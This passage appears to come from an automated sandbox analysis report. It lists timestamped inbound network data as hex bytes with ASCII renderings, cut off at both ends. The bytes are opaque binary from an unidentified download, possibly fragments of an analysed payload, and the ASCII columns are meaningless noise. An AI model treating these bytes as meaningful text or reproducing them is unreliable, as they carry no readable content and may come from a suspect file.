d2 47 d3 60 bc Data Ascii: `ASW`q]5\r`vo3?u9zRB!Iiqi# *bj& /Erk@a!wK>_%OHrT}S,?)U*4 Tg=<%j$*LiO4_3\Y,'&fDJG`
2021-12-07 12:39:07 UTC	1266	IN	Data Raw: 12 cf e9 0d c7 95 d7 2e 09 1b 49 61 e2 e7 36 9a bd 5e 55 f4 09 e5 57 54 eb 9f 45 cc 69 94 01 ff 61 23 97 44 65 18 81 7c 33 36 f0 3f 40 e7 c3 54 56 aa f9 9b 17 ad c6 61 dd 61 47 a3 25 37 62 8c 84 09 9f a1 ab ac ce fd 82 c6 8d 78 23 27 1c d3 c1 5b d8 7f 06 ed 3b 3c 82 91 20 33 64 cf 6c f8 15 7a 41 07 f9 63 1a 94 6d c5 19 62 52 4e 38 e0 df 9c 51 bc 17 79 f1 5f a4 67 70 34 d5 6d 13 c6 17 15 3c 85 88 af e2 3d 74 6e 63 a5 0d d2 d2 99 d2 d7 17 0b 70 79 ac 8d 5c 8b dd e5 14 cb f9 a9 64 cc df f9 3e 50 24 45 e4 fd 15 f7 c6 85 e8 48 93 6a d8 4d e0 ba be f6 89 a9 fc dd ac 81 38 a6 47 74 a9 c2 1f 07 b9 37 1d 8c 1c 8f 4d f3 65 69 3d 3b 1e 3a cf 01 f9 77 06 94 38 bd 19 ab 07 37 4d fd 40 9a ed 3a c3 fa a9 76 6f 15 97 d0 d2 45 a8 c3 4b 3a aa 1b 07 4d 28 6e 89 a1 f1 99 6e Data Ascii: .Ia6^UWTEia#De|36?@TVaaG%7bx#'[;< 3dlzAcmbRN8Qy_gp4m<=tncpy\d>P$EHjM8Gt7Mei=;:w87M@:voEK:M(nn
2021-12-07 12:39:07 UTC	1273	IN	Data Raw: 37 69 bb 6b d0 a7 b4 94 41 ed 9e 0b cb a2 19 e8 88 0b be 84 1c f0 bd f0 3f 0f 50 b3 e8 bf e8 5c cf 3a 2b cf d3 84 2f 66 25 a3 14 7d db 08 4f 08 5c 31 80 64 7c 9b 20 74 0f 83 64 e2 80 fd df 8f 58 9e 23 09 a5 e3 01 fe d3 08 b9 88 8e 22 b0 ff 23 69 ec 47 48 91 fe 84 23 90 21 ef cf 52 77 3a 4d 90 61 f9 f6 22 47 8d c2 d7 ff 10 3b 4e f9 6e 9d d3 ee 8f a1 c9 07 93 e8 42 14 e3 d9 e9 41 64 0a 28 82 06 bc 61 8b e1 6a 16 3a 1c 69 8c de 34 f8 71 9b 7a 7e 04 08 e0 1f 55 05 dd 99 cc ae ad 25 3c 90 4b 56 85 26 18 8e 6b b8 8e 08 a4 20 86 39 e9 ba ab eb 21 ba 2f 16 be e9 37 a3 5d bc ee d9 23 e0 ee 5f 13 e9 05 fd ff f8 17 fe 49 2e c4 36 04 17 f6 d7 a3 8b ab e0 65 69 7d 49 e5 30 9e 8c cc 10 43 e6 a8 d0 e0 28 c8 bf e5 fc 38 97 6f fd 6a 91 e9 f5 d2 ff 4c f8 e2 21 f0 91 4a 70 Data Ascii: 7ikA?P\:+/f%}O\1d| tdX#"#iGH#!Rw:Ma"G;NnBAd(aj:i4qz~U%<KV&k 9!/7]#_I.6ei}I0C(8ojL!Jp

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1281	IN	Data Raw: e5 ab 6e 2b cd 73 df 7f fe c7 9b fe a0 fb 00 c0 ff bc 9b 4e 6c 6a 2f 88 be 70 94 7b ff 31 3b e9 bf fd 07 1a 19 49 c6 7a ab 22 0d 23 f2 7b c6 5c 83 ed 7c 3c 84 95 16 b2 8b b2 2e 7d a8 4d 22 df 29 43 4f b6 e1 73 90 7f a3 46 26 d3 ce 15 b7 11 4d 63 7b 89 16 0a 6b 4e 6f 72 f2 a6 4a 97 22 aa 34 be 65 6f 46 5e 3d e0 18 e4 ff 02 fe 5f f1 dc 2a cf 55 96 1e 94 6a 59 c9 6f 1d 85 59 b8 84 f7 40 ff e0 17 71 e7 0a f3 d4 f6 ca bf cf aa d5 51 d6 0d ee f5 02 ef 1f fb 4b 18 cc 98 4a 67 f9 1d 13 34 86 3e 67 99 9c 20 ca 22 2f 1c 5a b6 7e 09 ae 02 62 b9 a3 d6 1d e0 7f 04 b9 84 f7 8c 9f 94 7b ac a3 b2 3e 4a d8 e6 ab 14 fd 7c d5 7f 94 13 f4 3c 07 f4 10 31 08 86 37 58 21 d9 3b c2 31 f2 de 0e a7 54 0c 45 83 fc 27 a4 a0 d5 57 ff af 0c 13 36 8e ed 78 03 04 e8 7f fa d3 07 1f 25 6d Data Ascii: n+sNlj/p{1;lz"#{|<.}M")COsF&Mc{kNorJ"4eoF^=_*UjYoY@qQKJg4>g "/Z~b{>J|<17X!;1TE'W6x%m
2021-12-07 12:39:07 UTC	1289	IN	Data Raw: 18 13 e5 62 22 0c a0 ef 7c 9d 7f c9 eb be d9 07 fc 2f d1 d2 8f e5 b4 4f 8d 9d ad 70 71 67 6f 77 28 c1 f7 4f 57 29 b2 cd ec f0 4e cd 7e 15 06 cf 6c 35 4f f1 d9 76 a8 23 99 3e 64 dd 64 88 96 0a fb 2a 8b 11 17 c6 82 12 0e f5 02 ec 7f 76 ab f4 e8 cd e5 80 ff f5 91 8b 83 a7 e7 ed 33 d4 1b 8d 71 39 4b 49 36 f2 9e 26 83 26 d7 08 43 7b 96 7c 0e e5 9b 43 ff 4d 6b 2d 0d 22 e7 67 f4 3f 60 fe 1d 4f d4 f4 33 28 3a 26 84 34 5e 37 7b d1 2d 7f a2 35 8b 62 a7 64 68 b5 2f 7f 4d 0d e9 ed d7 a0 1d ea 4e ab c5 77 3f 2d d3 80 fe 77 96 f5 ed 6e a8 11 8b 43 91 bb 7c 96 bc 6d 08 9b 12 ee f0 d5 a2 ec ff cb 7f 9a de 8c 14 5d 3c a2 95 c4 09 ce fe d7 b1 cf 07 e6 5f 47 1e eb ad ab 21 43 db 20 ff e3 f9 77 09 6e 45 c7 72 88 96 3a 45 31 3b 5f 58 b8 53 74 1e f0 ff ef bc 81 1a 60 95 c3 cb Data Ascii: b"|/Opqgow(OW)N~l5Ov#>dd*v3q9KI6&&C{|CMk-"g?`O3(:&4^7{-5bdh/MNw?-wnC|m]<_G!C wnEr:E1;_XSt`
2021-12-07 12:39:07 UTC	1297	IN	Data Raw: 56 04 16 43 50 88 5a cf 50 85 2d 88 e0 1e 52 a9 d0 79 c3 fe bd 27 d8 ff c8 d0 0e 9c 17 95 b9 a0 1e 01 fe 27 ff af 36 e8 1f 03 86 21 df 33 fd 14 1f 52 df fe 48 cc f6 b2 39 d7 67 96 0f 08 95 86 e1 23 c1 46 d0 13 17 d7 56 34 a8 ed 1d e5 e2 84 7a 99 3d 51 d8 82 16 db 27 ba 2a ed 0e bd 0a 31 3a be cf dc 48 8f ae f8 9f fe 87 48 57 4e 96 bf cf 91 2c ff 79 d4 0e 62 b6 6d 09 c5 fc a2 42 03 1e 9b 03 82 e8 eb b1 b5 5c 86 d2 4e cb 90 a5 57 f3 d7 f4 a4 5d b5 d6 06 16 34 0d 9a 4c 03 5c 27 9b 4f 7e 64 52 44 07 6e 48 7f 7d 62 f4 c7 a2 db 3b 01 ff 89 54 4a a3 c3 52 7a e2 63 c4 30 65 b5 97 ee e4 a6 d5 e8 87 f5 a7 d5 d3 0b e4 47 08 62 50 ff cc 9e 0f b2 02 ef 6d 9f 7e df 82 fa 3f a1 f2 1f ff 96 72 ba 61 f4 47 16 7c eb 99 42 b9 5e da 29 e6 80 ef 55 05 53 92 ef 41 d7 b8 8d 76 Data Ascii: VCPZP-Ry"6!3RH9g#FV4z=Q'*1:HHWN,ybmB\NW]4L\'O~dRDnH}b;TJRzc0eGbPm~?raG|B^)USAv
2021-12-07 12:39:07 UTC	1305	IN	Data Raw: 9a 38 cb a1 8c fd dc b9 ab c6 e2 61 23 18 53 c7 bb d3 5f 0b f2 3f 32 83 8e 7a 9e d6 6a 28 b7 f4 de 9a 43 26 65 35 49 53 11 69 30 fc 0e 97 25 76 f5 ae ac 3f f8 38 28 5f 68 f2 75 41 02 f8 ff 22 cd 2f 2f 2f 58 bc 8b 6c 41 fe 9d 38 6e 43 c6 89 38 f1 18 25 c5 7f fa 7f 43 e7 e5 83 5e a9 04 51 55 58 1e 57 34 cb b2 8e ce 4c e0 7f 57 57 52 e3 bb 75 dd ec 9f e4 ac c6 41 11 c1 d1 2d 83 44 aa 78 64 c4 e0 14 13 f8 72 b5 36 48 90 50 86 6a 2a 8f 4c ae 82 08 0f f8 ff 4e dd 18 86 de c4 fb 14 d2 11 12 64 5e 96 9e f9 a5 14 b0 24 31 ff 27 ff 7a bd b3 8b 9b 29 fe ad 7e f5 87 56 e2 f7 8a 66 f3 aa df b2 ec 84 05 b5 d9 b3 d4 c7 88 68 4c 4a 87 91 b3 a8 57 d4 88 22 6a d8 be 59 79 a2 72 1b 5d 41 12 41 08 88 10 7b d3 d2 47 ec e7 fb 67 9f ae 53 ee 54 aa c2 4b a3 f6 2e ca 36 57 06 da Data Ascii: 8a#S_?2zj(C&e5ISi0%v?8(_huA"///XlA8nC8%C^QUXW4LWWRuA-Dxdr6HPj*LNd^$1'z)~VfhLJW"jYyr]AA{G gSTK.6W
2021-12-07 12:39:07 UTC	1312	IN	Data Raw: 0e 7e f6 f8 46 4d 87 fc ba 0b 43 f1 22 0b 69 fb 3e f9 8c d9 b0 f9 62 10 2f 0d 06 a7 7a 5e fe ba 4b 34 3e 10 e0 df b0 70 66 f3 99 95 e9 77 4b 83 63 c5 15 b0 b3 3f 77 11 e4 db 16 36 fa 43 0c 8d 07 34 c8 87 17 38 bc cd f9 ec e0 8b cd b6 66 9f 37 50 61 ca 7e c0 d8 70 42 59 39 6b c2 85 7a 57 10 99 1f ec 7b 07 01 fd bb 90 47 22 cd ec 5b 2d 7e eb ea 33 da 18 fc c6 37 e9 7a 0e 89 24 89 27 8d cd ca 7f 19 b8 8f 29 eb c9 b9 be b1 26 53 3e c1 0c 2e 75 77 1e 0d 94 90 0d 5a d1 93 51 a1 a5 a9 bb 5d 53 ec 0b a7 8b 9d 21 6a f3 52 77 19 2f 04 97 93 32 bd 81 ea a3 89 5a 53 39 41 85 0b 12 d4 96 17 5d cb 6b 17 53 53 7e cb e0 22 29 07 f4 4f c2 be 33 ad fe 9c 8e f3 44 7e fc c0 04 d9 7f bd ec 8f 55 82 da e0 70 5e 9f a0 4b bc 77 96 24 ed 5e fc b3 56 c7 ba 93 38 65 fe bf fc 17 1a Data Ascii: ~FMC"i>b/z^K4>pfwKc?w6C48f7Pa~pBY9kzW{G"[-~37z$')&S>.uwZQ]S!jRw/2ZS9A]kSS~")O3D~Up^Kw$^V 8e
2021-12-07 12:39:07 UTC	1320	IN	Data Raw: 15 4d 6e 24 38 10 a1 6e 48 f1 42 0c 2e 3f 22 3f c0 c6 09 2d ed a7 84 7b b2 c3 c6 42 e9 b1 c2 b1 56 76 46 c2 dc c0 cb 4b 9e b4 7a 84 80 22 59 5e 71 a4 14 1b fe 69 18 94 af e8 35 9b bc 05 2a 28 b8 dc a1 40 ff 45 a2 8d de 35 7a cc 0f d4 3f 37 94 fb d0 56 e6 4d b9 9a bc e7 fb 2a 66 3b b3 b8 2f e1 0e 77 1f de b1 7b a6 b8 72 ca 1d 63 ff 46 08 ad f6 b9 ff 6b ac be 03 fc af ad 5f 87 d4 4d 87 07 02 fd 5b 15 79 43 e8 0f 61 22 c2 b6 8a 77 3d 81 91 c0 ff 6e 27 d9 d3 62 de 90 45 e3 25 26 ab 74 76 32 d8 ff 92 36 7f f6 23 19 45 52 c9 ab 0f 05 fc 1f 6c b6 1e b1 70 ce 90 58 b0 ff 76 82 b8 c3 96 20 c1 cc 66 39 80 42 e9 59 79 99 ef cd 18 55 d0 96 f9 ae cb 94 4d 29 fd 5d c1 0b 77 6b b9 68 29 d7 a6 4b bb c8 b5 73 85 89 5d bd 2c 11 92 44 a4 7e 0d 1d 0e 05 bd 49 21 a0 ff ce 5a Data Ascii: Mn$8nHB.?"?-{BVvFKz"Y^qi5*(@E5z?7VM*f;/w{rcFk_M[yCa"w=n'bE%&tv26#ERlpXv f9BYyUM)]wkh)Ks] ,D~I!Z
2021-12-07 12:39:07 UTC	1328	IN	Data Raw: d1 ab 0e 24 1c d9 9c bd f2 5a 64 d3 b0 d4 97 f4 ac 80 ff a8 81 15 02 e2 df 32 f1 0a 7d 50 24 88 7f 95 f5 26 7f 4d df 51 bb f1 fc 4c bb af 02 fa 57 22 e1 29 dc 94 cc f6 df 8f 80 fe 29 db 5c e6 5b 1b 7c 2b a7 ee 15 d2 0f 2a 99 6d 2d 46 e1 cb 16 f6 46 50 56 11 8c 32 4f 36 5d 82 10 fd 27 73 22 f5 b7 2b d9 bc 8d 36 0c 8f 00 ff 44 a8 c7 4e dc 0c e0 ec 75 76 02 fe 9f df bf f8 41 81 fb c7 13 c8 21 e1 4c 7f 5d 40 05 f4 df f4 26 41 fe 23 fd cd a7 08 f1 bf 8d f9 09 58 5f a2 3f c1 fe 5f 59 0c ce e 4 a9 54 2e b1 a8 03 13 e0 bf 00 f6 d2 c0 65 c5 d1 e1 d5 ee 61 13 a6 f0 9d d1 16 3e e4 fb b7 5b ef d1 fb f5 6e 9b d5 cd 1d f7 98 e6 22 42 a4 d8 14 9c df 53 a5 70 65 d9 6c 91 d7 12 c9 80 f9 b0 5d 5b c1 27 6a 82 48 fd 0e 01 ee 5b 11 52 75 00 a8 7f 92 b3 13 22 aa 36 9e 0b cd 17 Data Ascii: $Zd2}P$&MQLW"))\{]+*m-FFPV2O6]'s"+6DNuvA!L]@&A#X_?_YT.ea>[n"BSpel]['jH[Ru"6
2021-12-07 12:39:07 UTC	1336	IN	Data Raw: 0f 9a 0e 93 e9 41 80 ff 3d 97 a5 aa 5b 0b e9 c2 d7 8d 2b f1 80 f3 13 a1 4f 22 de 48 1b cf 7a bf bd 01 fd af 21 b1 3a 04 ff e3 5b b2 bb 6e 82 e4 7f 41 c8 fb 87 36 6b d8 62 f1 64 e6 6a 84 6f fa 0e fc 8f 06 0a 2a 7e 81 fd 67 f2 c8 03 a8 25 d0 ff 9e 88 22 ad e6 e3 ce 7d 00 fc 97 93 5a f0 fe 67 51 e3 41 fe 37 5f fd 6d 4e 03 f8 0f 1c 56 a2 a0 fe 5f 3f d4 08 30 66 31 b1 f4 f6 82 db 07 f1 8f 5d 46 16 e8 7f e2 a7 ef f3 2f cc 14 4c 05 aa 05 a5 53 6b 0d d0 a3 fc 97 ff 6d 6c d0 7f 64 51 29 49 47 83 fe 0f 87 54 09 f8 df f9 3c 94 67 f2 43 f0 4f 66 b3 96 49 65 70 fe 20 3e d8 17 e0 fc 6b 52 77 e3 1b 91 7e 0b 7f 69 af 9a ff dd 7f 3d 98 7f d1 93 02 fc e7 0e 0b bf 2e ae c7 3a ec 16 b9 44 17 dc 7f 55 e5 00 11 71 44 18 1b 84 ff 62 92 ec 56 c6 5b 74 6c 07 ea df d8 79 0c 9b ec Data Ascii: A=[+O"Hz!:[nA6kbdjo*~g%"}ZgQA7_mNV_?0f1]F/LSkmldQ)IGT<gCOfIep >kRw~i=.:DUqDbV[tly
2021-12-07 12:39:07 UTC	1344	IN	Data Raw: f5 d2 40 ff 47 8f 08 f2 7f a9 0a ef 2b 71 d6 1f c9 74 0c eb 8e ed 6b 7d 6a 44 4f dd 9d 9a fb b2 df 6e c2 5b e5 4b 3a ff 0c 99 45 e6 df e3 ad 9f b5 78 6b 5b 39 27 96 31 1f ca f9 6c d0 9c ef 02 ff 3f e2 07 10 ff 29 3f 07 22 60 9e 36 cb be 76 a0 fe d1 bd 53 b7 38 2f 7c 4d 2e a0 00 fc 9f 72 ca 53 16 d4 f6 dd 2e e8 dc 27 6b 50 6a d0 92 79 44 af c5 e7 1b eb c9 df bd b3 de 8b b5 1c b9 25 b0 92 ad 6a 84 fe d3 e2 c7 d8 ee b5 4c 8e cc 99 b9 eb 2c c9 81 f2 e2 25 32 9c 3a 63 73 45 df 97 fd f8 36 29 d0 ff 7d 74 b9 ee 5c 21 da 48 49 2c 54 a1 03 fd 1f 3c 79 69 60 d7 a8 d8 c6 5d bc ed db e2 e0 81 22 3e 37 8a 03 a4 9d dd 8a 15 72 73 72 55 eb d5 61 a0 7f af 12 9d da e7 16 8f 7a 36 4d 8d 87 6c 7e ef f3 67 d7 e4 10 8a eb 56 44 e5 84 c8 8e ca a3 90 ca 12 bd 41 af 1b df bb 39 Data Ascii: @G+qtk}jDOn[K:Exk[9'1l?)?"`6vS8/|M.rS.'kPjyD%jL,%2:csE6)}t\!HI,T<yi`]">7rsrUaz6Ml~gVDA9
2021-12-07 12:39:07 UTC	1352	IN	Data Raw: f2 bb 58 bd 3b 45 5a 4b 2e 10 af 0a 48 90 ca 17 e9 44 d3 11 00 fc 87 dc ee 42 0c 43 bf a1 09 69 c5 c1 ac ad 7b 6d 38 fa eb 7a 1b 97 1e 24 05 d7 0e e9 74 0c 23 4f 87 3a 53 7b 6f bd 5e 90 ff cb 03 05 8d d6 d3 66 de a7 ae f9 c8 af 1d d4 bd 45 4a 55 08 b6 82 6f f9 37 3e 95 79 0e b3 6f e8 fe be 4b b7 b9 b0 96 a0 6a 31 d2 eb 0d 77 4f 0f 46 99 c2 0c 8c 48 0e b5 aa 1f e6 45 d1 ff 37 7e d8 f8 fb db e9 87 aa 37 e0 fc 17 ac a6 32 97 9a 41 f6 ad 7c 58 d6 f1 e7 53 19 aa db 56 6f a3 05 f9 28 db 88 81 a6 b0 79 46 6c 8e e9 8d 32 f8 fe b5 0b 78 b6 b5 38 bf 1d 9e 22 ec bc e7 9c 36 cd d1 99 7b 1e 44 31 e2 e9 da 63 ab 14 0b ed 28 f6 ec d6 27 b4 4d 2c ed 28 de 6a 70 44 70 c6 a1 f9 cb d9 26 ae c1 51 7b 7b d6 32 e0 a5 3f 6e 26 ec ab 13 6d a5 e8 39 d0 f1 47 a5 2c 9e f6 69 b4 91 Data Ascii: X;EZK.HDBCi{m8z$t#O:S{o^fEJUo7>yoKj1wOFHE7~72A|XSVo(yFl2x8"6{D1c('M,(jpDp&Q{{2?n&m9G,i

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1359	IN	Data Raw: f0 e1 75 95 e5 c4 7c d6 cd f7 74 2c 03 fd 27 bf ec 0c ac 17 f3 24 3b 0d b9 a4 0b 95 6a a9 78 0d 86 a8 2e ad a1 d5 aa 7c 5e a3 ee a2 4c 3a b8 82 5a 4c cc e5 58 88 da 7e 8c 05 a8 0c 04 2c 65 f0 24 db cb ed 47 d5 b1 b7 7d 5f ea 75 13 56 28 3d 91 12 93 f9 b9 ed 9f 91 31 bf 3f d2 10 f6 ae 5f 40 3e be 17 cf 94 b0 4c 2c f0 82 ba 2b 1a 7f ff ff cf bf fb 8f 59 ba c0 fe 8c e5 5f 01 83 70 ec a2 1e 6c 2b 7d 06 05 6e bf e4 e5 17 0a e6 50 71 c2 05 3e 77 4e 6b 9a 84 6e 03 5f c0 3f 28 88 e1 43 e6 9e e9 73 e2 0a 67 df 28 8a 8b 2a 1d 65 ee b7 f9 91 a9 e8 2a d2 5d 27 12 02 fa 8f d5 42 6e 7c 8e c6 f9 c8 88 8c 93 24 ef ee be 68 12 69 eb ea 91 2c 01 fe 4d a6 7e 42 01 f6 d9 f6 4c 22 2e 76 57 84 5f 83 93 b3 7f 18 56 1a 09 aa df 1a ef 99 86 f6 dd f8 21 72 7b 6d f1 a9 bd 40 d7 d7 Data Ascii: u|t,'$;jx.\|^L:ZLX~,e$G}_uV(=1?_@>L,+Y_pl+}nPq>wNkn_?(Csg(*e*]'Bn|$hi,M~BL".vW_V!r{m@
2021-12-07 12:39:07 UTC	1367	IN	Data Raw: 60 27 39 6d d4 4b 05 c9 40 b7 11 52 4e 73 71 c1 37 6e 59 d1 ff 75 ff 71 d3 db d2 c6 71 0d 7b 0b 8f 77 cd 21 ca 9b 7a b0 17 bf d7 a5 c4 31 88 b7 da 81 27 23 21 9c 57 65 1b ef af 22 74 8c 13 c4 25 3e 8a 98 ae 90 4b b4 bc d1 7a 3b 8d 0e f2 ef 98 82 32 11 0a a4 d5 f8 67 d6 aa ed f9 92 b1 ca 75 b1 af fe a3 52 7d 8f c1 a4 23 ca e2 b9 03 fb c0 b1 ce 81 a0 ab 70 ef 5d dd 1f 6d 2d de 7f 76 c4 8f 6a 85 51 cc be ed f9 fd d1 a7 9a fc ce 16 2e 89 2a 02 1b 33 f7 51 dd fd e9 e5 6c 67 25 d3 00 cf 0f 7b c5 9b 68 0d 99 a0 0c 7e 4e aa 5f dd f4 32 f3 8f 86 5a dd 6f 4f bc 78 4a 3e 34 1d 0f fc 79 29 5f 47 c3 01 d1 62 c3 0b 95 44 db c8 69 82 ae 6f 04 02 b1 6f 4d 54 ca 58 fe bc 7b 17 e1 23 3b a6 d6 cb 19 30 c9 b0 60 6b 9a 9e 0f d9 3f 33 95 38 31 61 ea 75 f9 a7 3c 31 4f f7 6a 61 Data Ascii: `'9mK@RNsq7nYuqq{w!z1'#!We"t%>Kz;2guR}#p]m-vjQ.*3Qlg%{h~N_2ZoOxJ>4y)_GbDiooMTX{#;0`k?381 au<1Oja
2021-12-07 12:39:07 UTC	1375	IN	Data Raw: 35 f3 50 b1 f5 4e 60 4f d2 71 22 91 37 93 a1 b2 fd d5 7f 0b bf bd bd d7 0c 97 60 65 76 c3 af 68 42 9b d5 f4 fa fe 6f 02 e7 5f 89 ea d9 c9 8a 78 cf 9a 63 2d 48 d0 7f 89 80 7a 33 98 b2 07 77 80 bc c7 12 36 7e 0a f8 47 1f 2c 93 4b f6 40 7c 2e 4f c0 bc f6 5b 83 6b cb ae ab cd 0f 1f a5 4c f3 c3 c4 e3 d8 58 d9 f3 7f 4a fd 03 e3 9f 97 eb 23 0e 92 7b 2f 95 9c 08 9a a9 89 7b 4e d1 05 ba 06 f0 20 c7 f2 bc 64 78 61 a2 be a0 f6 1a b4 35 0d 6e e4 0e c8 2b e5 83 fd 8f be 21 45 1a 95 57 d1 58 ef a4 bf 6a 53 80 2f cf 96 5f 2d 34 02 13 1b a9 b0 4f 79 b2 55 cb 4b 59 5c a9 ea c2 c9 d0 3a e3 12 12 07 ff d0 2f f3 9c a8 b9 e4 52 91 41 c1 4b 6f 7d 37 a5 d2 22 d1 a3 b3 cd c7 b7 c1 3a 7b a1 59 5c 17 9e ba c5 44 27 73 a3 76 3d 05 c0 7f 94 98 0f 33 24 33 ca ad 1b bc 4f 69 8f c8 dc Data Ascii: 5PN`Oq"7`evhBo_xc-Hz3w6~G,K@|.O[kLXJ#{/{N dxa5n+!EWXjS/_-4OyUKY\:/RAKo}7":{Y\D'sv=3$3Oi
2021-12-07 12:39:07 UTC	1383	IN	Data Raw: 85 61 c3 92 5a 83 93 31 3e c8 9e b3 f9 2f ff 3d 9f 0c 99 8b 43 66 ce dd 63 63 bf 30 0d f6 9f fd a1 1d 51 9c d4 4e 21 ab d5 d4 b9 94 cd dd d3 9f 52 47 6c ec fe ec 01 ff 43 2c 8a 1d e3 2f 38 5d b4 94 6d 4c 30 ff 7c de ff d1 3c 45 1f 87 9a 60 f8 69 54 0a 16 3b 8a 59 17 63 19 a2 34 bb dc cf 08 d1 30 de bb df ed 1a a9 87 61 28 ac 64 e9 76 f2 94 09 c2 77 ee a2 90 6c 5b 4f a8 76 1b 86 e7 83 e9 da 4a 28 04 a1 64 d3 42 2a 57 e6 5d bc bb da f7 21 99 21 07 92 29 d4 e5 6c 0f 54 fe c4 59 93 bf 2b ca e1 b2 5f e4 7e bf bf 8c 63 d2 62 b7 66 3b 93 ed bd eb bd e5 c3 4c 54 dd 18 dc a4 01 fe 1b c5 9f c7 7b 32 25 ab 46 6f e4 8d b3 aa 12 0c e9 2d 02 5c 5b f2 ac 3b d2 2a af 63 03 2f e2 79 08 28 00 ff 4f d8 0d ce b6 06 bf b3 d2 a4 ef df 5b cb f0 9e 61 f1 4f f0 ea 9a e7 de 0c ff Data Ascii: aZ1>/=Cfcc0QN!RGlC,/8]mL0|<E`iT;Yc40a(dvwl[OvJ(dB*W]!!)lTY+_~cbf;LT{2%Fo-\[;*c/y(O[aO
2021-12-07 12:39:07 UTC	1391	IN	Data Raw: af 4c c6 e8 26 59 58 81 7a 6f 0f 72 15 05 47 2c b5 ed c2 14 94 b5 07 b3 7d 2d ee 58 d4 f0 08 bb 37 db 8f eb 24 87 62 d8 07 73 90 7f 42 a1 53 29 17 8e a8 9d e1 c4 a6 ec f6 e6 7e 7c 13 19 d6 cc 0e 43 3b fc fa ff e7 b9 d1 8a 89 b2 91 e7 24 da 39 1b 64 f5 7f ff b4 93 49 8e 38 ed 7f f6 bb ea 8b 0b 7a ab e3 48 59 76 37 cf 95 8a 44 57 4f 62 d0 1e 32 d2 ed a5 77 fc 6b e3 87 6b bc 8c 62 4d da 64 e8 2f a4 8f 62 bf 49 be 5f 01 f7 7f a3 ba a3 6f 80 7f 02 fd 38 bc 46 8f bf 8c 5d c1 a4 82 32 c5 a3 5c 3e 67 8c 88 14 71 5f b0 f8 8b c0 f4 ce 4c b1 50 12 e6 a3 fd 62 05 e9 1a 0a 0e 49 d9 21 d6 a1 bf 75 b7 80 8a c5 de e2 0f 45 67 cf 9b a6 4b cf 8a 20 1d 7b 03 a7 01 01 ed 44 88 33 27 55 48 ce 69 ee 9c 51 c5 b2 33 e5 03 b2 42 4a 95 aa 1b 2d 52 85 e8 31 57 f2 94 98 cf c0 ff Data Ascii: L&YXzorG,}-X7$bsBS)~|C;$9dI8zHYv7DWOb2wkkbMd/bI_o8F]2\>gq_LPbI!uEgK {D3'UHiQ3BJ-R1W
2021-12-07 12:39:07 UTC	1398	IN	Data Raw: 1c 7b 47 89 91 76 8a 16 d8 4d c8 a4 52 97 91 f8 7b c8 d1 8c 5a 29 c1 9c 89 68 8b 4c bc 0e e6 f3 20 83 12 c6 48 57 39 2a 64 3f e3 1b 23 6b a5 4f 3f 22 80 ff e8 19 3b fd f6 97 b5 f5 ac 08 d8 7f 79 95 86 d2 17 73 9e 3c b1 4b f9 73 31 a9 77 95 13 6f cb d0 0e 34 b5 08 36 70 9d 97 54 09 19 e7 87 49 e0 89 fc c4 a5 7c ed bf ca ac a5 35 ed 1a 0f d3 7e 10 23 a0 62 80 0d fd e6 ec ff 7e 52 72 fe be 55 22 7e 77 41 69 a9 3b 08 f9 a1 e6 a4 af 48 ea 35 ff 9e 04 b7 79 c4 bd ff 7e a8 26 0b ec 3f 54 1f b3 1f 04 bd ea 57 3b 44 f2 f5 89 ab be 20 a4 9d ef 7e b2 bb 2c 24 b2 57 25 62 d9 bd 0d 6a f9 fa 96 e4 23 9a e2 92 e5 53 8a 40 a1 5f 80 8d e1 bc e7 71 2a 03 8b ca a9 9a 9f bb 60 a2 a4 2e 59 b6 42 7b cd 1b 5f ba a7 4e 49 f3 a9 3a ae 7f e7 01 11 88 6f 05 29 1e b4 13 91 18 19 6a Data Ascii: {GvMR{Z)hL HW9*d?#kO?";ys<Ks1wo46pTI|5~#b~RrU"~wAi;H5y~&?TW;D ~,$W%bj#S@_q*`.YB{_NI:o)j
2021-12-07 12:39:07 UTC	1406	IN	Data Raw: e4 5f 6b 8b 97 c1 fb 5f f4 7c ab 40 a7 bc ef 70 f1 fd ca 51 ad 32 21 79 3a 1e 37 d8 cc f6 5a f9 d1 70 05 79 2d bb a3 89 c0 81 fc ef 82 36 dd be e8 69 9b 9b 29 34 f4 da 10 cd 00 f4 ea 14 cf b9 ce 67 a2 c7 c5 37 87 95 87 ab cc ee c5 6f 4e bb 7d e7 6c c1 f3 1f 99 73 78 b3 fd 59 35 45 6a c7 d9 9a 94 14 2e c1 1f 4c 92 a5 3f 81 48 d7 32 e8 68 71 cd d3 db a3 d5 c2 5b 7b fd fd 07 0c da 90 cf 99 59 ca 4c fd f1 2a 7c 2a 92 ed f9 ca b8 17 a2 a5 e7 3e 32 94 ba c9 20 d3 79 57 bd 70 fb 96 cb 82 8a 1a 2a dd be c6 fa 9e 8b 82 63 ab ad 44 b9 ed 11 d5 a3 12 eb 73 fa 16 06 87 a5 1b e8 ff 03 ff 87 71 a7 f2 ea 52 15 f1 bf 8d 63 2d 55 dc 20 e3 f7 ae cc 7d 6d 0a e0 ff ef a1 e2 95 7f b2 2f 85 58 d3 07 2d c9 d2 05 fb ca 3f 88 8b 74 20 71 fa 40 55 b7 14 51 24 8c bb d9 d4 fc 67 11 Data Ascii: _k_|@pQ2!y:7Zpy-6i)4g7oN}lsxY5Ej.L?H2hq[{YL*|*>2 yWp*cDsqRc-U }m/X-?t q@UQ$g
2021-12-07 12:39:07 UTC	1414	IN	Data Raw: c8 a8 e1 d7 2d 26 76 f0 fe cb c5 86 37 b7 76 e7 47 09 96 53 6a bc f1 41 67 ee 4e 2c 9a f6 82 d7 d5 87 66 f3 7d cd bf 7e 47 a7 d2 ce 3f ce d7 bc c1 71 ab f4 6f d2 ee a8 30 9f ef 10 1a 44 94 ec 2f 42 da b3 d3 2d d2 db b5 68 0c ef 52 12 d1 ce dd d7 23 65 82 ce c9 2f 13 11 de 35 3c 95 4a 06 2f d7 0a f0 5f 7e a6 1d a6 32 3f 98 6c 3a 41 0d 0a 0f 27 fe 90 eb 70 49 8e fc 9a 9d de 63 2a 55 d9 c7 e7 e8 7e fb d4 41 b3 8f 45 d5 3c eb 15 35 3c 2c 79 c1 29 17 a0 8c 15 51 ff 79 6a 8b a4 74 90 3d 61 4e 9d 89 1d 35 7e d5 fb aa fe 1e eb 1d 4b dd 63 11 57 11 d6 ec ce d5 ab ff 63 b4 f0 72 c1 3b 09 f8 5f fd 0e 70 7e 5a ca 6b 10 fb 9e 9a 94 fa 7b f6 48 a1 c5 92 4c b6 93 3a 72 d8 bb 87 72 28 76 